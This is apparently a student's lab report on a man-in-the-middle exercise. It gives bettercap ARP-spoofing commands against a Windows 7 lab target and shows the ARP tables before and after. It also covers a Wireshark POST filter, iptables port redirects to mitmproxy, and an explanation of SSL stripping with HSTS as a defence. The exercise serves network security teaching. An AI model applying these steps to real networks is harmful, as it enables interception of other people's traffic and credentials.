
Task 1: By using the proper command in the target machine (Windows 7) find its ARP table. What command did you use? Report the ARP table you found.


Command: arp -a



Task 2: Set the proper options for the ARP module to attack the target machine and perform the attack. What commands did you use?

Commands:

net.recon on
net.show
set arp.spoof.targets 10.13.37.104
arp.spoof on



Task 3: What has been changed after the attack on the target machine?

The MAC address of the router (IP: 10.13.37.1) in the ARP table of Win7 has been changed to the same address as Kali (08-00-27-22-46-4f).


```
Interface: 10.13.37.104 --- 0xb
  Internet Address      Physical Address      Type
  10.13.37.1            08-00-27-dd-38-c2     dynamic
  10.13.37.105          08-00-27-22-46-4f     dynamic
  10.13.37.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\admin>arp -a

Interface: 10.13.37.104 --- 0xb
  Internet Address      Physical Address      Type
  10.13.37.1            08-00-27-22-46-4f     dynamic
  10.13.37.105          08-00-27-22-46-4f     dynamic
  10.13.37.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Task 4: Report the filter you used to capture all packets from the target's IP address containing POST requests. Also post a screenshot of the POST requests you captured.

Filter: ip.src==10.13.37.104



Task 5: Try doing the same with an HTTPS request on an HTTPS website (e.g. https://google.com (Links to an external site.)). Did it work? If yes, include a screenshot of the captured packet in your report, if not explain why.

It didn't work. Because the HTTPS request is encrypted, but Wireshark cannot decrypt the request.


Task 6: What is the command to redirect requests from port 80 to port 10000.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```

Task 8: Do research and find out how the `SSL Strip` method works. Report your findings.

SSL stripping is a technique by which a website is downgraded from https to http.
In other words, the attack is used to circumvent the security which is enforced by SSL certificates on https sites. This is also known as SSL downgrading.
The attacks expose the website to eavesdropping and data manipulation by forcing it to use insecure HTTP rather than secured https.
When you enter the URL on the browser, the first connection will be a plain http before it gets redirected to secure https. The attacker takes advantage of this small window by using the SSL strip attack.

Example:
Attacker A, Victim V, Server S



Victim V wants to access his social network account over secured https, but attacker A wants to get the credentials that victim V is using.
To attain this, attacker A must establish a connection with victim V which cuts the secure connection between the victim and the server.
Now, victim V will try to access the website and the recipient of the request is attacker A. Attacker will intervene and act as a default gateway for victim V and will share the packet with the server.
The point to be noted here is the attacker A machine and the server will have SSL encrypted

connection.
The webserver now responds to the request (which should originally go to Victim V) to Attacker A with an HTTPS URL.
The attacker A will now use its perilous skills to downgrade the https to http and forward the same to victim V. The beauty (or casualty!) is not that victim V has no idea what's happening in the background nor has any way to confirm the authenticity of the data which he has received.
Now as the SSL encryption has been stripped anything which victim V types including the user details, password, credit card number, etc will be sniffed by Attacker A.

Preference: https://www.https.in/ssl-security/how-ssl-strip-work/

Task 9: If you have previously visited a website you will notice that `SSL Strip` might not work on that particular website in your next visits. Explain why it doesn't work. What is the mechanism that prevents it from working?

It doesn't work because the browser has the cache of this website after previously visiting, so it will use HTTPS directly in the next visits.

The mechanism of preventing SSL Strip:
- Enable SSL site-wise (use https only)
- Enable HSTS (HTTP Strict Transport Security)
- Enable secure cookies, to ensure that all the cookies are served with secured traits.

Task 10: What is the command to enable IP forwarding? What is the command to disable ICMP redirects? What are the commands to redirect requests from ports 80 and 443 to port 8080.

Command to enable IP forwarding:
- IPV4:
  - sysctl -w net.ipv4.ip_forward=1
- IPV6:
  - sysctl -w net.ipv6.conf.all.forwarding=1

Command to disable ICMP redirects:
- sysctl -w net.ipv4.conf.all.send_redirects=0

Commands to redirect requests from ports 80 and 443 to port 8080:
- IPV4:

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080

IPV6:

ip6tables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
ip6tables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080

```
┌──(root㉿kali)-[/home/kali]
└─# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

┌──(root㉿kali)-[/home/kali]
└─# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1

┌──(root㉿kali)-[/home/kali]
└─# sysctl -w net.ipv4.conf.all.send_redirects=0
net.ipv4.conf.all.send_redirects = 0

┌──(root㉿kali)-[/home/kali]
└─# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080

┌──(root㉿kali)-[/home/kali]
└─# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080

┌──(root㉿kali)-[/home/kali]
└─# ip6tables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080

┌──(root㉿kali)-[/home/kali]
└─# ip6tables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
```

Task 11: In the previous task we redirected ports 80 and 443 to 8080. Why is this important? Why these two ports specifically?

This is important because we need to redirect the HTTP and HTTPS requests that the victim sent to the mitmproxy, which is running on 8080 port.
The port 80 is used by HTTP connections and the port 443 is used by HTTPS connections.

Task 12: What do the flags `--mode transparent` and `--showhost` do?

The --mode transparent flag turns on transparent mode, and the --showhost argument tells mitmproxy to use the value of the Host header for URL display.

Task 13: According to your opinion how does `mitmproxy` work? What would happen if we did not install the certificate and did not use `--mode transparent`?

In my opinion, mitmproxy intercepts HTTP and HTTPS connections between HTTP(S) client

(such as a mobile or desktop browser) and a web server using a typical man-in-the-middle attack. It accepts connections from clients and forwards them to the destination server. And then it gets the response from the destination server and sends back to victim's client.

If we didn't install the certificate, mitmproxy cannot decrypt encrypted traffic on the fly.
If we didn't use –mode transparent, we need to set the proxy on the target for mitmproxy to work.

Task 14: How can you confirm from the target machine which certificate is being used for the connection? Report a screenshot if needed.